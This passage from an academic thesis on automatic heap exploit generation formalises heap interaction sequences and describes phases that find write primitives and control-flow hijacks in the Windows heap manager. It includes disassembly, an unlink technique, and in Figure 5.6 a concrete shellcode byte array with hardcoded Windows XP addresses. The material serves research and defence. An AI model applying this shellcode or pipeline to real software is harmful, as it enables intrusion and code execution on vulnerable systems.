2. it partially addresses the state space explosion problem by informing search heuristics to guide the application towards a heap configuration previously identified as being exploitable,

3. it helps to pre-emptively setup the correct heap memory layout before triggering a vulnerability in the target application (a possible pre-requisite for satisfying exploitability conditions).

5.2 Language Definition

In this section, a basic encoding is defined for encapsulating sequences of heap interactions and describing a subset of their properties. This enables search heuristics to find, recognise and navigate towards sequences that carry out heap metadata attacks and discriminate against sequences that deviated from perscribed patterns.

$$\texttt{heap} = C(\texttt{options})$$
$$\texttt{chunk} = A(\texttt{heap, size})$$
$$\texttt{chunk} = A(\texttt{size})$$
$$F(\texttt{heap, chunk})$$

W(`dst, src, size`)

Lowercase identifiers are variables. Uppercase are functions. Specifically, the uppercase symbols (C, A, F, W) are placeholders for heap-management functions `HeapCreate`, `HeapAlloc`, `HeapFree` and `CopyMemory`, respectively, if operating on the Windows platform. Therefore, their precise semantics are defined not by our encoding, but by the implementation of the heap allocator. It is sufficient for symbol A to map to a memory allocation routine, regardless of its implementation details, as the symbol represents an approximation of the routine. The uppercase symbols are mapped to their respective equivalents on UNIX-based platforms. For example, the default Linux equivalents for `HeapAlloc` and `HeapFree` would be `malloc` and `free` calls, respectively. If the target is a custom heap allocator operating on top of the default heap, then the symbols would map to the custom allocator's interface for manipulating the custom heap implementation. The symbol A is overloaded in the following way: if a heap is specified alongside a size value, then an allocation occurs from that heap; if a heap is not explicitly specified, the process' or custom heap implementation's default heap is used to resolve the allocation request.

$C : \mathcal{Z} \rightarrow \mathcal{Z}$
$A : \mathcal{Z} \times \mathcal{Z} \rightarrow \mathcal{Z}$
$A : \mathcal{Z} \rightarrow \mathcal{Z}$
$F : \mathcal{Z} \times \mathcal{Z}$
$W : \mathcal{Z} \times \mathcal{Z} \times \mathcal{Z}$

$\mathcal{Z}$ values are integers: heap chunk sizes must be non-negative whole numbers and heap handles are assumed to be unsigned integer values as well. Values such as $\overline{S_1}$ are symbolic, i.e. arbitrary functions of user input. The se-

quences are described in their simplest form - which is merely one instance of an attack from a class of possible attack sequences. Every `assume` is somewhat implicit in the usage of the sequence; it does not need to be explicitly articulated in the sequence. Every `const` is a text-replacement macro, requiring no code execution. This keyword explicitly states that for the sequence to remain consistent, any vales marked as constants must be preserved and non-variable. If A results in B we write $A \rightarrow B$. A discarded or non-existent return value (function doesn't exit) is written as $\square$. For example, the following sentences from the heap language allocate two S-sized chunks, k_1 and k_2, and write Z bytes to chunk k_1:

$$k_1 = A_{(S)}$$
$$k_2 = A_{(S)}$$
$$W_{(k_1,Z)}$$

Claim. Every possible sequence of interactions between a target program and a heap manager is expressible as a string over the heap language. A symbolic execution engine can build a set of path-wise heap strings that completely embody the heap interactions and can instantiate the resulting heap state at a later stage (modulo approximations).

Heap State Approximation

Only a handful of heap call arguments are relevant for building heap models that answer the question of heap exploitability. The prototype of a `HeapAlloc` call is `HeapAlloc(HANDLE hHeap, DWORD dwFlags, SIZE_T dwBytes)`. An abstraction of the call can record detail including: `hHeap`, specifying which heap provisions the allocation, and `dwBytes`, placing a hard limit on the minimum size of a successful allocation. Whether `dwFlags` is set to zero-out newly

allocated memory is not always relevant. Given a heap language H, it may be the case that for two strings A and B, where $A \in L(H)$ and $B \in L(H)$, it holds that $A = B$, but A and B actually produce distinct heap states in reality. Thus, every string in the heap language is an over-approximation of a heap state. The precision of heap state approximations should directly reflect the granularity of heap language H, w.r.t. the arguments collected. Heap layouts produced by A and B can differ on non-deterministic heap allocators due to entropy introduced as part of the `ASLR` exploit mitigation measure.

5.3 Morphology of Heap Layouts

If the following `unlink`-link sequence puts the heap allocator into a vulnerable state

$$k_0 = A(n);\ W(k_0, ...);\ A();$$

then variants thereof may or may not lead to an exploitable heap state, depending on whether the extra heap operations affect exploitability properties. For example, a sequence can tolerate an arbitrary number of $\mathcal{A}$ symbols if an arbitrary repetition of $\mathcal{A}$ preserves the essential property: the relative distance between a heap chunk and target metadata. Assume the heap state remains exploitable even after prefixing several $\mathcal{A}_{(n)}$ operations, yielding the following (still) exploitable variations:

$$A(n);\ k_0 = A(n);\ W(k_0, ...);\ A(n);$$
$$A(n);\ A(n);\ k_0 = A(n);\ W(k_0, ...);\ A(n);$$
$$A(n);\ A(n);\ A(n);\ k_0 = A(n);\ W(k_0, ...);\ A(n);$$

Thus, to summarise the `unlink` method as completely as possible, we extract a pattern recognition automaton. The automaton in Figure 5.1 accepts a



Figure 5.1: An automaton for a heap sequence

(non-regular) language, which asserts the sequence of heap operations necessary for executing an `unlink` attack (e.g. against ptmalloc2 in glibc 2.3.3). The automaton captures the properties that constitute an exploitable heap layout w.r.t. the `unlink` attack. The sequence can tolerate an arbitrary number of $\mathcal{A}$ symbols, since an arbitrary repetition of $\mathcal{A}$ preserves the essential property: the relative distance between a heap chunk and target metadata. Search heuristics aim to navigate exploration down any program paths that correspond to heap strings generated by the automaton in Figure 5.1.

5.4 Properties of Heap Strings

In this section, we discuss the properties of heap strings, such as fragility and recyclability or reusability.

Let P be the set of all strings over heap language H that are accepted by heap manager M. Set P can be logically divided into strings that produce vulnerable states (set V) under M and strings that produce safe, benign states (set S) under M, such that $P = V \cup S$. An unsafe heap state is considered to be one that exhibits a heap exploit primitive, and a benign state is one which does not. In the case of non-deterministic allocators, sets V and S might intersect.

Armed with a specification of heap language H, any feasible heap state under M can be instantiated by iterative enumeration of set P in a blind or selective manner. For unbounded string lengths, P may be an infinite set. This makes it only practical to enumerate a proper subset of P. Attackers seek to

find unsafe heap states (produced by members of set V) and re-instantiate any $V_i \in V$ in target programs. By instrumenting heap calls, the symbolic execution engine extracts a string $j \in L(H)$. Subsequently, j can be re-used in target programs that allocate from M, in order to transition M from an initial (benign) state to an unsafe, vulnerable state. A correctly crafted j is instrumental in a heap metadata corruption exploit, because j must encapsulate the necessary steps to generate metadata, corrupt it and force its unsafe processing by M. Heap strings are *program-independent* in the heap states they yield. Thus, it suffices to find a heap string for M once, and *re-use* it in the entire set of programs that use M (if that program path is feasible) to re-instantiate a particular, desired state. Furthermore, due to internal differences between heap managers, heap strings are typically *allocator-specific*. Attacks against dlmalloc, ptmalloc2, Windows 2000, Windows XP, Windows 7 and Windows 8 default heaps can all be expressed as strings over the heap language.

Heap manipulation A heap *action* is an invocation of a heap management call, e.g. `HeapAlloc`. This normally results in changes (heap deltas) to the heap *state*. In a deterministic heap manager, a finite sequence of heap actions produces a single consistent heap *state* at each execution. For example, two consecutive heap allocations are guaranteed to sit side by side in memory. The heap state is predictable by an attacker if the target application's state is also known (both states are inter-dependent and can suffer from cross-propagation of error). Under a non-deterministic heap manager, such as Windows 8, wherein allocations are randomly offset as an exploit mitigation measure, a sequence of heap actions produces merely one of a set of numerous possible states.

Heap Layout Configuration The configuration of the heap layout refers to the composition of heap metadata sitting on the heap. It refers to the identity

of the metadata data structures, their absolute positions in memory and their proximity to other metadata. In popular attacks such as buffer overflows, close proximity of heap metadata to a vulnerable buffer is key to success. Ergo, attackers seek to execute a sequence of heap actions in the target application that yield the desired heap layout. Attackers cannot directly interface with a target application's heap manager. Rather, interactions with heap managers are mediated via the code of target applications and might be controlled to a varying degree by inputs supplied to the applications. For example, if an application allocates a heap buffer `B` for a null-terminated string `Z` that it receives over the network, it might do:

```
char *B = malloc(strlen(Z) + 1)
```

whereby the size parameter passed to the `malloc` request is completely controlled by the length of attacker-supplied string `B`. Assume the target application is a Internet-facing web server and `Z` can be sent to the application repetitively. Then, the program path from the receipt of `Z` to the `malloc` call is considered to be an *allocation gadget*. It may be used repetitively to spray the heap or position chunks in some desired order. Target applications that expose a scripting engine, such as web browsers processing JavaScript, thus expose their heaps to manipulation by attackers. In heap exploitation, the preemptive crafting of heap layout prior to the triggering of an vulnerability is in most cases a pre-requisite for later satisfying exploitability conditions.

```
heapExploit = heapSpray + heapCrafting
+ vulnOverflow + callTrigger
```

The attacker must know the following:

- What metadata does a heap action generate?

- Which metadata is sensitive and which is impervious to manipulation?
- How do we execute a desired sequence of heap actions in the target application?

Definition 5.1 (Heap Manager)**.** The heap manager exposes an interface with a series of contractual obligations. One of which is to return, upon a request for memory, a chunk of size larger than or equal to the requested size. The heap manager is a stateful (Turing) machine that accepts inputs that are sentences from language L. The language L has a symbol for each heap management call exported by the heap manager (and each supported argument).

Each terminating path in an application performs a finite sequence of heap actions at runtime. The signature of its heap activity is therefore a string over language L. Let H be the recursively enumerable set of all possible sequences of heap actions. Or equivalently, let H be the set of all strings over L. The heap signature of any path in the target application is thus necessarily contained in H. Take a particular sequence $i \in H$. Assume $C(i)$ is the heap layout resulting from one execution of i. Furthermore, assume P_i is the set of all possible heap layouts that results from an execution of i. It is always the case that $C(i) \in P_i$. A proper subset of P_i can be ascertained by exercising the heap manager on sequence i (via simulation). After n simulations of sequence i, each $C(i)$ will have an associated frequency of occurrence. Thus, we can assign a probability to each $C(i) \in P_i$ for any sequence i. The sequence with most success should be selected. In the case of a deterministic allocator, e.g. Windows XP, P_i can be ascertained in a single run of i because $|P_i| = 1$ or alternatively

$$\forall\ k, p\ \in P_i : k \equiv p$$

A heap exploit also exhibits a *signature* of heap activity. If we know a sequence of heap actions, X, that is exploitable, and know the heap activity so

far, we can derive the necessary heap actions to reach X. If we have found an *allocation* gadget and *free* gadget for a target application, we should know how to take the path to reach sequence X. If we have a test input from a bug report that causes metadata corruption, but takes a non-exploitable path, we can re-construct that path in a surrogate. If we're using a user-specified grammar of a scripting language, we can derive the input by parsing the heap call-to-instruction mapping. Recursively enumerating the set H for Windows XP, shows that

1. `HeapCreate, HeapAlloc, overflow, HeapAlloc`
2. `HeapCreate, HeapAlloc, overflow, HeapAlloc, HeapAlloc`
3. `HeapCreate, HeapAlloc, overflow, HeapAlloc, HeapAlloc, HeapAlloc`

all result in similar metadata corruption (they have the same exploit primitive in common). Therefore, the most suitable sequence can be picked based on what the target application permits.

5.5 Overview of Methodology

Since the introduction of the patch-based exploit generation challenge [11], there have been a number of tools that have attempted to automate the entire exploit writing pipeline. These tools have, under relaxed security measures, produced exploits for stack-based and string-format vulnerabilities [13, 42, 5]. However, due to limitations in their modelling of security vulnerabilities, their capabilities did not extend to heap-based vulnerabilities. To successfully exploit the heap, an exploit generation tool must be able to reason about factors such as the heap layout and heap-management functions.

In this thesis, we set the scene for the heap exploit generation problem by defining a heap vulnerability as a manipulation of heap metadata that results in the execution of an exploit primitive for writing arbitrary data to arbitrary

locations. Hence, we are concerned only with a subclass of all heap vulnerabilities and present an exploit generator for finding write primitives in heap allocators. Thus, there are instances of heap vulnerabilities that escape our model. For example, an attacker that overwrites heap metadata used in the allocation search can cause a heap allocator to return non-free security-sensitive memory to a client application instead of a free chunk, permitting an attacker to read from or write to that sensitive memory. Such a situation does not involve the execution of an exploit primitive but it demonstrates an abuse of the heap interface.

In this section, we give an overview of our approach to automatic exploit generation for heap-based vulnerabilities. There are several dimensions to the heap-based exploit generation problem. Our system is composed of multiple components, each addressing a separate sub-task that forms part of the overall solution. The algorithm establishes a chain of information flow from components with lower identifiers (for example, phase #1) to components with higher identifiers (for example, phase #2). It is worth mentioning that there are numerous ways to approach the problem, based on the desired objective. For example, in order to produce exploits in the fastest manner, running the components consecutively in a depth-first fashion is preferred. In order to perform a more complete search of the heap manager and discover as many exploit primitives as possible, a breadth-first search should be selected. Briefly, the steps that we take are:

I) Find a sequence that permits heap metadata to be sequentially overwritten during an overflow and build a surrogate program that implements the sequence (INTERACT).

II) Inject an input buffer with symbolic bytes and discover an exploit primitive in the heap manager (PRIMITIVE).

III) Locate a transfer of control flow to a function pointer and impose constraints such that the exploit primitive hijacks the pointer (HIJACK and BOUNCE).

In order to clarify the individual steps that are taken, we present a walkthrough of the algorithm. The initial step, the INTERACT phase, involves finding a sequence that permits heap metadata to be sequentially overwritten during a buffer overflow. In this step, we explore different combinations of heap-management functions and overflow positions, until we isolate the sequence (`HeapCreate`, `HeapAlloc`, `HeapAlloc`, *overflow*, `HeapAlloc`) as leading to a corruption of heap metadata. The sequence is implemented by a surrogate program that merely acts as a skeleton for exercising the called functions in the heap manager. In our evaluation, we use a set of pre-generated surrogates, but principally, a system can use a single surrogate and pick various different paths through it, i.e., not executing the program in sequential order, in order to avoid the overhead of surrogate re-compilation. Using a surrogate program avoids the possibility of unnecessarily exploring irrelevant paths upon the injection of symbolic bytes. In this particular instance, the final `HeapAlloc` call trusts the corrupted metadata and performs an unsafe operation, causing the subsequent execution of an exploit primitive. The purpose of the INTERACT phase is to determine vulnerable sequences of application-heap interactions for arbitrary heap managers. The process should elucidate and encapsulate sufficient information for heap layout differences to be eliminated from consideration in the subsequent phases.

The second phase, PRIMITIVE, is designed to look for exploit primitives. Once INTERACT passes a sequence to PRIMITIVE, a `mov [eax], ecx` instruction can be observed executing in the heap manager in `ntdll.dll` as shown in Figure 5.2. PRIMITIVE is designed to detect that both `EAX` and `ECX` registers contain symbolic values at that point and are therefore under a degree of con-

trol of the attacker, determined by the constraints imposed on the symbolic values.

```
77F5233A      ...
77F5233D      mov    [ebp-C0h], ecx
77F52343      mov     eax, [eax+04h]
77F52346      mov    [ebp-C4h], eax
77F5234C  L_unlink:
77F5234C      mov    [eax], ecx
77F5234E      mov    [ecx+04h], eax
77F52351      mov      al, [esi+05h]
77F52356      ...
```

Figure 5.2: The procedure containing an exploit primitive

Upon marking the exploit primitive, PRIMITIVE runs the third phase, HIJACK, which resumes execution from the point of the exploit primitive until a pointer is detected that would permit a hijack of control flow. The intuition being that the exploit primitive will overwrite the pointer and causes a transfer of control to arbitrary parts of the application. In order to find such pointers, we follow the execution trace until an indirect transfer of control is observed. Such a transfer of control often occurs when a function pointer in a call table is invoked or an installed exception handler kicks in. Due to heap metadata corruption, after the execution of the exploit primitive, an exception occurs in the heap manager and a series of exception handlers are invoked. Observe from Figure 5.3, that in one of the exception handling dispatch routines, the value at memory address `77ED63B4` is moved into `EAX` and subsequently called.

After HIJACK extracts the memory address, one half of the data required to hijack control flow using the discovered exploit primitive has been ascertained. By setting `EAX` to `77ED63B4` at the `mov [eax], ecx` instruction, control flow will be transferred to the value of `ECX`, provided that the same path is followed in the target application. The objective is to perform a jump to data in the injected buffer that will be host to arbitrary shellcode. In order to construct such

```
77EB9B80      ...
77EB9B82      mov    eax, [L77ED63B4]
77EB9B87      cmp    eax, esi
77EB9B89      jz     L77EB9BA0
77EB9B8B      push   edi
77EB9B8C      call   eax
77EB9B8E      cmp    eax, 01h
77EB9B91      ...
```

Figure 5.3: The UEF exception handler dispatch

a jump, it must be determined whether at the point of control transfer (`call eax`) it is possible to utilise a register to perform an indirect jump to the injected buffer. Thus, our system scans the 8 general purpose registers and finds that two different registers (`EDI` and `EBP`) reference a pointer to our buffer. We select one of the available options (`EDI`) and use an in-vitro scanner in the guest operating system to look for `call` or `jmp` instructions to `EDI`+*offset* in any module loaded in the target process. Obtaining an address of such an instruction gives us the second half of data necessary for hijacking control flow using the discovered exploit primitive. The address will be the value imposed upon data that is loaded into the `ECX` register at the point of the exploit primitive. The remaining problem is that of constructing a valid shellcode that does not conflict with constraints imposed upon user input.

5.5.1 Application-heap interaction

The purpose of the INTERACT phase is to determine exploitable sequences of application-heap interactions for arbitrary heap managers. The process should elucidate and encapsulate sufficient information for heap layout differences to be eliminated from consideration in the subsequent phases. The set F would contain common heap-management functions, such as `HeapCreate`, `HeapAlloc` and `HeapFree`. The set $F_2 = \{F \cup overflow\}$ merely adds an *overflow* element to F, which marks the position at which a buffer overflow should be sim-

$A \rightarrow H$	requesting memory chunk M using `HeapAlloc`
$A \leftarrow H$	returning memory chuck M matching request
$A \rightarrow M$	using memory chunk M for data storage
$A \rightarrow H$	deallocating memory chunk M using `HeapFree`

Figure 5.4: Interaction between application and heap manager

ulated. INTERACT involves discovering sequences of application-heap interactions, limited to elements of set F_2, that upon the corruption of heap metadata permit an exploit primitive to be reached.

The act of determining a sequence of heap-application interactions that causes a heap manager to malfunction indicates the occurrence of two separate events: 1) the *overflow* element succeeded in touching and corrupting heap metadata, and therefore it can be ascertained that metadata is present after an allocated memory chunk, hinting at the shape of the heap layout, and 2) the heap management function following the *overflow* element is susceptible to trusting invalid data. In contrast, if the sequence (`HeapAlloc`, *overflow*, `HeapFree`) manages to overwrite heap metadata, but `HeapFree` makes no use of the corrupted metadata, then an exploit primitive will not be found and surrogate A will terminate gracefully.

The problem addressed in this phase can be stated as: given an implementation of an arbitrary heap manager H and a corresponding interface F for creating private heaps, and allocating and freeing memory in the heaps, determine a set of necessary and sufficient sequences of application-heap interactions S that permit an application to corrupt heap metadata and violate the internal consistency of heap data structures.

Observe from Figure 5.4 that memory chunk M has *valid-until-free* scope. A is free to interact with M in whatever way it wishes, including writing past the boundaries of M into (potentially) heap metadata. This would be a case of a classic heap-based buffer overflow, which violates the internal consistency of

heap data structures. Once heap metadata is corrupted, subsequently invoked heap-management functions, such as memory allocations and de-allocations, can be made to perform unsafe computations if they fail to verify the integrity of heap metadata. In practice, there exists a wide variety of methods for overwriting heap metadata. In this work, we restrict our model to heap-based buffer overflows that always overwrite heap metadata sequentially by writing past the boundaries of allocated buffers. This means that the surrogate program is generated such that the input buffer is always an allocated memory chunk, rather than a heap base structure or a random portion of the heap. The list of possible software security errors that could result in the corruption of metadata is too exhaustive to detail here. For example, it is not necessary to corrupt metadata sequentially by overwriting an allocated buffer. Strictly speaking, an integer arithmetic error in an array subscript could always directly corrupt heap metadata from any point in a program, all the while leaving adjacent fields such as header cookies intact.

This can be enforced by conjoining `HeapAlloc` with the *overflow* element and making it the only mandatory element in S. In the context of heap-based buffer overflows, the problem can be stated as follows: given an arbitrary heap manager and a set of heap-management functions, determine the sequence of interactions necessary and sufficient for an application to corrupt heap metadata by writing past the boundaries of an allocated buffer. With regards to completeness, this makes the set of vulnerabilities that we use to trigger exploit primitives a proper subset of the set of vulnerabilities in existence.

This implies that there may exist exploit primitives that are not detected by our model, due to factors such as the heap layout and the ordering of memory chunks. For example, if a heap base structure always precedes the memory chunks given to client applications, fields in the heap base structure will never be injected with symbolic bytes and will always be treated as concrete. Any

potential manipulations of the fields that could give rise to exploitable configurations will be overlooked by design. However, it is possible for a particular sequence of application-heap interactions to switch features on/off in the heap base structure. For example, a large number of consecutive allocations and de-allocations may result in the enabling of Lookaside lists [54] that permit exploitation to take place, due to a lack of safety checks on singly-linked lists. As the set of possible application-heap interaction sequences is infinite with an unbounded length parameter, the length threshold serves to terminate the search. Upon constructing a surrogate program A that implements the sequence S, A is passed to PRIMITIVE in order to be injected.

It is possible to benefit search heuristics by ascertaining a vulnerable application-heap interaction sequence. After discovering an interaction that causes the heap manager to malfunction, it is possible to prioritise paths in the target application by giving precedence to paths that follow that sequence of interactions. For example, if a malfunction was preceded by a sequence of program-heap interactions equivalent to the sequence `HeapAlloc`, *overflow*, `HeapFree`, then preference is given to a state that took the correct first step. Some applications expose an API or a scripting engine, permitting for more fine-grained control of the heap layout. For example, joining two `BSTR` strings in JavaScript results in a call to `HeapAlloc` [77]. Given an application-heap interaction sequence, by feeding symbolic input into an interpreter, it should be theoretically possible to derive code that induces that application-heap sequence in an application and use the code to setup an attack.

The purpose of the INTERACT phase in Algorithm 1 is to *ascertain* sequences of heap interactions for arbitrary heap managers that generate metadata, permit its corruption and unsafely handle the result. The process should *elucidate* and then *encapsulate* sufficient information for memory layout differences to be eliminated from consideration in the subsequent phases.

Data: a set of heap interface functions F
Data: length threshold L
Result: an exploit primitive tuple $\{A_{val}, V_{val}\}$

```
while len ≤ L do
    if (S = pickNewSequence(F, len) ≠ ⊥) then
        A ← genSurrogate(S);
        if {A_val, V_val} = FindExPrim(A) then
            return {A_val, V_val};
        end
    else
        len ← len + 1
    end
end
```

Algorithm 1: Finding a heap sequence (INTERACT)

Problem Statement The problem addressed in this phase can be stated as: given an implementation of an arbitrary heap manager H and a corresponding interface F for creating private heaps, and allocating and freeing memory in the heaps, determine a set of necessary and sufficient sequences of application-heap interactions S that permit an application to corrupt heap metadata and violate the internal consistency of heap data structures.

Scan Implementation The set F would contain common heap-management functions, such as `HeapCreate`, `HeapAlloc` and `HeapFree`. The set $F_2 = \{F \cup overflow\}$ merely appends an *overflow* element to F, which marks the position at which a buffer overflow should be simulated. INTERACT involves discovering sequences of application-heap interactions, limited to elements of set F_2, that upon the corruption of heap metadata permit an exploit primitive to be reached.

Surrogates In order to facilitate the exploration of the heap manager, surrogate applications are used. Surrogates are bare-bones programs akin to test drivers, designed to stimulate the heap manager into action by invoking its ex-

ported functions. Using real-world applications for this purpose would add unnecessary overhead (in the form of irrelevant paths) that distract from the unit under consideration.

Detection Principle The act of determining a sequence of heap-application interactions that causes a heap manager to malfunction indicates the occurrence of two separate events:

1. the *overflow* element succeeded in touching and corrupting heap metadata, and therefore it can be ascertained that metadata is present after an allocated memory chunk, hinting at the shape of the heap layout, and

2. the heap management function following the *overflow* element is susceptible to trusting *corrupted* data.

In contrast, if the sequence (`HeapAlloc`, *overflow*, `HeapFree`) manages to overwrite heap metadata, but `HeapFree` makes no use of the corrupted metadata, then an exploit primitive will not be found and surrogate A will terminate gracefully.

5.5.2 Heap exploit primitives

The problem being addressed in this phase (Algorithm 2) can be stated as: given the heap implementation H, a heap-management interface F to H and a member from the set of application-heap sequences S_i, discover a set of heap exploit primitives P for overwriting security-sensitive data in the application. Figure 7.10 shows the set of exploit primitives with respect to symbolic bytes.

$\mathcal{M}[c] \leftarrow x$	symbolic write-n to fixed location
$\mathcal{M}[x] \leftarrow c$	fixed write-n to symbolic location
$\mathcal{M}[x] \leftarrow x$	symbolic write-n to symbolic location

Figure 5.5: Description of heap exploit primitives

Data: a surrogate S exercising a good sequence
Result: an offset tuple $\{A_{val}, V_{val}\}$ for exploit primitive

```
while (P = pickNewPath(S)) ≠ ⊥ do
    while (I = nextInstruct(P)) ≠ ⊥ do
        if (I = M[A] ← V) then
            if (A = sym) ∧ (V = sym) then
                {A_val, R_ef} = FindHijack(P, I);
                V_val = BOUNCE (R_ef);
                ok = P.addCon(A = A_val, V = V_val);
                if ok ≠ ⊥ then
                    return {A_val, V_val};
                end
            end
        end
    end
end
```

Algorithm 2: Discovering an exploit primitive (PRIMITIVE)

$\mathcal{M}[\cdot]$ is a total function mapping a memory address to its corresponding value and x is an attacker-controlled symbolic value, which may have arbitrary constraints imposed upon it. Symbolic bytes experience implicit data tainting: if only attacker-specified input is made symbolic and critical operations eventually manipulate symbolic bytes, then attacker input is reaching critical operations under some constraints. The constraints determine the level of control that the attacker exercises over the values used in critical operations. Hence, anytime a flow of symbolic data to a symbolic destination is detected, we have discovered a heap exploit primitive. The primitive is used as a building block in a chain of primitives to ultimately achieve arbitrary code execution. Generally, we deal with `write-n` primitives. In the case of a 32-bit system, n refers to a value of 1, 2 or 4 bytes, as opposed to an unbounded value.

5.5.3 Finding control hijacks

The problem being addressed in Algorithm 3 can be stated as: given P, the set of heap exploit primitives in H, we find a writable pointer T in H such that

Data: a path P to search
Result: an offset tuple $\{A_{val}, V_{val}\}$ for exploit primitive

```
while ((I = nextInstruct (P)) ≠ ⊥) do
    // Discard if modified
    if (modifies(I, r32)) then
        map[r32][0] = bad;
    end
    if (I = (r32 ← M[A])) then
        map[r32][0] = ok;
        map[r32][1] = A;
    end
    if (I = (goto r32)) then
        if (map[r32][0] = ok) then
            R_ef = scanRegs(P);
            // Return {A_val, R_ef}
            return {map[r32][1], R_ef};
        end
    end
end
```

Algorithm 3: Finding transfers of control (BOUNCE)

a single member or a chain of members from the set P can hijack the control flow of H by redirecting T to an attacker-controlled address.

HIJACK aims to locate indirect transfers of control to memory locations that are writable. Informally, we are interested in showing that the value of `r32`[2] has not been modified up to the point of the transfer, since it first assumed the value of a memory address. In theory, if a modification has taken place, we could build a symbolic expression of the modification, such that solving a formula for an address of interest would yield the original value we must set the memory address to. However, we limit the scope of our analysis and use program slicing. The process of slicing deletes those parts of the program that are determined to have no effect on the variable of interest. In addition, we disregard a value if it gets modified during that temporal window. Static analysis is utilised to correlate the movement of a memory address into a register

[2] `r32` is the register observed being used as a jump trampoline.

with the register's subsequent invocation. This implies that the concrete path being explored must display such behaviour for it to be observed in the first place. However, there exist situations when an exception handling dispatch routine, which would otherwise display such recognisable behaviour, is protected by a conditional guard. The dispatch routine might not run if a handler is not installed a priori.

5.5.4 Shellcoding

The shellcode is fitted with Service Pack-specific offsets to API functions that are employed by the shellcode. This occurs at the BOUNCE phase, which also seeks out memory addresses of trampolines to the buffer. The bytes that cause logical contradictions when values corresponding to the individual bytes of instructions are imposed on them are filtered out. A contiguous or segmented `NOP` slide to shellcode that maximises the probability of its execution is constructed.

```
unsigned char exploit[] = {
  0x90,0x90,0xEB,0x0A,0xb4,0x63,0xed,0x77,
  0x8a,0x37,0xd1,0x77,0x90,0x90,0x90,0x90,
  0x90,0x90,0x33,0xc0,0x50,0x68,0x63,0x61,
  0x6c,0x63,0x54,0x5b,0x50,0x53,0xb9,0xc6,
  0x84,0xe6,0x77,0xff,0xd1,0xb9,0xb5,0x5c,
  0xe7,0x77,0xff,0xd1 };
```

Figure 5.6: An example application-specific exploit

The exploit is expressed as a C-based character array and also packaged into a stand-alone executable Python script, based on the desired method of delivery, e.g., over a network to network-enabled applications, and transferred to the guest operating system for deployment.

Trampoline Logic Suppose it has previously been established that the heap manager imposes no conflicting constraints on data used in exploit primitives that would forbid us from using the primitives with our chosen values. In the next phase, it is necessary to collect constraints imposed by the target application to verify whether the same degree of freedom still holds. Both the heap manager and the target application must permit an attacker to use exploit primitives with the pre-determined values for exploitation to be possible (or values must be chosen that are permissible). The constraints must be consistent up to the point of execution of the exploit primitive. Suppose a control-flow trampoline bounces control to an address residing within the boundaries of the injected buffer. Hence, the exact offset from the start of the buffer that control is transferred to is dependent on the trampoline. We shall refer to the bytes residing exactly at that offset as the *landing site*.

Byte Restrictions There are usually both *spatial* and *value* limitations within which an exploit must be constructed. It can be the case that the target application imposes equality constraints on certain bytes in the user input, such that the bytes can assume no other values apart from those specified by the constraints. In addition, any spatial restrictions must permit a constant-size shellcode and any auxiliary gadgets to fit within the buffer. However, there are only a limited number of bytes actually necessary for the construction of a functioning exploit. It is mandatory to exercise control over several bytes at the landing site. If the successive bytes are *bad bytes*, this at least permits us to introduce a `jmp` instruction to the rest of the shellcode. Failure to do so could cause an invalid instruction or access violation once control reaches that part of the buffer. In order to avoid executing bad bytes in the user input that cannot, due to constraints, assume values of valid instructions, we prefix all such bytes with a `jmp` and conveniently jump over them. If we install shellcode as an exception handler, an invalid instruction in the shellcode may result in an

infinite loop.

The rest of the bytes that do not form part of the shellcode or any auxiliary gadgets are set to NOP instructions in order to form a NOP slide directed towards the shellcode. The resulting NOP slide could be contiguous up to the shellcode or alternatively, it could be a segmented NOP slide.

Imposing Constraints As a symbolic execution engine, e.g., KLEE, explores a target program, it gathers path constraints under which any given path can be realistically taken. For example, dumping KLEE conditions for a symbolic byte during program execution can yield the formula in Code Sample 5.1.

```
100 [State 1] Forking state 1 at pc = 0x40105c
    state 1 with condition (Eq (w32 0x1)
    (Concat w32 (Extract w8 24 N0:(ZExt w32 N1:(
   Read w8 0x0 v0_symInject_0)))
                (Concat w24 (Extract w8 16 N0)
                            (Concat w16 (Extract w8
    8 N0) N1))))
    state 2 with condition (Not (Eq (w32 0x1)
         (Concat w32 (Extract w8 24 N0:(ZExt w32 N1
   :(Read w8 0x0 v0_symInject_0)))
                     (Concat w24 (Extract w8 16 N0)
                                 (Concat w16 (
   Extract w8 8 N0) N1)))))
```

Code Sample 5.1: State forking under Windows 7 heap manager

In Code Sample 5.1, we can see state forking under the Windows 7 heap manager and the two associated path constraints, including the negation part.

Solving Formulas Subsequently, the SMT solver in the symbolic execution engine is invoked to produce a decision on satisfiability of the formula, and if satisfiable, produce a proof: a set of concrete values that can be demonstrably shown to fit the query.

CHAPTER 6

Metadata Manipulation

In this chapter, we present a *taxonomy* of heap metadata corruption techniques. Furthermore, we provide a corresponding formulation of the attacks in heap string language. Since metadata corruption has often depended on an insufficiently validated header field, or an algorithmically vulnerable operation against a dynamic data structure, the security response has often involved the insertion of encoded keys or cookies, or the removal of dangerous data structures in their entirety. These responses are applied ad-hoc and mere patches against very specific metadata exploitation techniques. Therefore, the field of heap exploitation has been an arms race against *hardening* techniques, and many new techniques are a direct result of finding attack vectors that remain impervious to security changes.

Chapter Organisation The remainder of this chapter is organised in the following fashion:

- Section 6.1 lists several popular heap managers employed on Windows and UNIX-based platforms,

- Section 6.2 lists several heap metadata corruption techniques against various data structures employed in the internal bookkeeping
- Section 6.3 explores ad-hoc heap-hardening measures that were applied in response to historical attacks,
- Section 6.4 lists a number of metadata attacks that are explored manually and automatically in our evaluation,
- Section 6.5 provides metadata corruption templates for glibc's dlmalloc and ptmalloc2 allocators,
- finally, Section 6.6 through to Section 6.10 provide metadata corruption attacks against various versions of the Windows default userland heap manager, and corresponding template formulations in the heap language.

6.1 Diverse Allocators

In Windows XP, the heap manager is divided into a high-performance front-end manager that utilises fast lookaside lists and the low fragmentation heap, and a more robust, general-purpose backend manager that utilises freelists and the heap cache [54, 81]. Many popular heap managers, including the default Windows heap manager [46] and Linux's (technically, `glibc`'s) *dlmalloc* or *ptmalloc2* [30], employ freelist-based memory management. In that model, the heap manager prefixes a memory chunk with heap metadata. The consequence is that memory areas to which user input is potentially written are intermixed with internal heap metadata. This has security implications. Other operating systems, such as FreeBSD[1] and OpenBSD[2], use BiBoP memory managers [9], which align allocations to page boundaries and store metadata at the start of

[1] FreeBSD operating system (`https://www.freebsd.org/`)
[2] OpenBSD operating system (`https://www.openbsd.org/`)

